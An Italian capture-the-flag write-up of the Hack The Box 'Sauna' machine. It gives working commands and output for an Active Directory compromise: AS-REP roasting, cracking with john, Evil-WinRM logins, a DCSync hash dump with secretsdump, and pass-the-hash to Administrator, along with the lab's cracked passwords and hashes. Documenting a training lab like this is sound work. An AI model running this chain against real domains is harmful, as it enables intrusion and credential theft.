SAUNA | Kaosam

Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Iniziamo con un nmap dell'indirizzo, questa volta con l'opzione -p 1-10000, in quanto nelle macchine Windows la porta 5985, importante per gli exploit, non viene rilevata di default. Abbinato, oltre all'opzione sV per i servizi, anche -T5 per contrastare la lentezza della prima opzione:


Andiamo suito sulla pagina 80, per vedere la pagina web:

Dopo aver fatto un po' di ricerche qua e la, avendo provato senza successo di enumerare gli utenti con enum4linux, ritornando al sito l'attenzione è andata su questa pagina:

Fergus Smith

Shaun Coins

Bowie Taylor

Sophie Driver

Hugo Bear

Steven Kerb

AMAZING

Meet The Team

❝ Meet the team. So many bank account managers but only one security manager. Sounds about right!

Si tratta di persone che lavorano in questa "banca". Possiamo provare un attacco AS-REP Roasting contro questi utenti su Kerberos, cercando di scriverli in una lista, usando convenzioni per i nomi, come su questo sito:

https://activedirectorypro.com/active-directory-user-naming-convention/

Cosi il seguente è il file creato con i possibili utenti:

fergus.smith
hugo.bear
steven.kerb
shaun.coins
bowie.taylor
sophie.driver
fsmith
hbear
skerb
scoins
btaylor
sdriver
fersmi
hugbea
steker
shacoi
bowtay
sopdri

Usando il tool di Impacket, proviamo l'attacco:

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py egotistical-bank.
local/ -usersfile /root/Desktop/users -format john -dc-ip 10.10.10.175
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$fsmith@EGOTISTICAL-BANK.LOCAL:d15179f25ac85d5c69c5dcf32d600edf$cb9a8cf45475f9717aae
5802a2046a2bfc394a9af88a98dbcaafa38151f1c77860226166b07c5f634d5f56073e2385afaafd82654c58cb836a
d40a91881d4ae6f2ea1365127f3b8d5ba71ae19a170ecd143e44095d367610cb495adcdebd86e28f43a9ff47d378a5
f89a097985c63ff1c2e59e04d289a96975defdcea579a3b1fc69459be93d51d9819ed22807c596437237b15e8df13a
1ae9062455d143ff0bf038819a6d8094f13b6e65ea1f5412841db5c57730332e7e8b4438d1e42034ecf191317ab713
1e15d0c180fed34c55bf0c1968ef468cc5139ccc06cdb417c6aba9ad21a50d219fe29a3e40a671212021717db247f3
7b470e7390d1649234da63
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py egotistical-bank.
local/ -usersfile /root/Desktop/users -format john -dc-ip 10.10.10.175
```

E' stato trovato un matching con l'utente fsmith. Cracchiamo l'hash con john:

```
root@unknown:~# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$FSmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:34 DONE (2020-02-22 10:30) 0.02918g/s 307610p/s 307610c/s 307610C/s Thing..Thereisn
ospoon
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Quindi abbiamo utente e password. Otteniamo la shell con Evil-WinRM (dato che è aperta la porta 5985):

```
root@unknown:~# evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/23/2020   10:03 AM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1b5520b98d97cf17f24122a55baf70cf
```

User flag ottenuta! Ora si passa ad ottenere i privilegi di amministratore.

Con winPEAS, sono state trovate credenziali di Autologon:

```
 [+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
    DefaultDomainName               :   EGOTISTICALBANK
    DefaultUserName                 :   EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :   Moneymakestheworldgoround!
```

Rieseguiamo dunque l'accesso con Evil-WinRM con il nuovo user:

```
root@unknown:~# evil-winrm -i 10.10.10.175 -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Con BloodHound è possibile verificare qualora sia possibile un attacco DCSync. Poiché la risposta è affermativa, usiamo il tool secretsdump.py, di Impacket, per ottenere le hash dei vari utenti:

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py egotistical-bank.local/svc_loan
mgr@10.10.10.175
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:68883133db4488e439d098afe9226f21:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112
f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af
67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2
538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:459f563ea4d434b585a1553e5db241071548eaf3afbc3ff047666951cbd75e92
SAUNA$:aes128-cts-hmac-sha1-96:d35aa0c9bb447f2f759bd50dc12b9a71
SAUNA$:des-cbc-md5:29c443ec37b51f3b
[*] Cleaning up...
```

Fantastico! Abbiamo ottenuto l'hash di Administrator, d9485863c1e9e05851aa40cbb4ab9dff. Riconnettiamoci con Evil-WinRM per la terza volta, usando l'opzione -H:

```
root@unknown:/usr/share/doc/python3-impacket/examples# evil-winrm -u Administrator -H d9485863c1e9e05851aa40c
bb4ab9dff -i 10.10.10.175

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         1/23/2020  10:22 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f3ee04965c68257382e31502cc5e881f
```

Rooted!

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups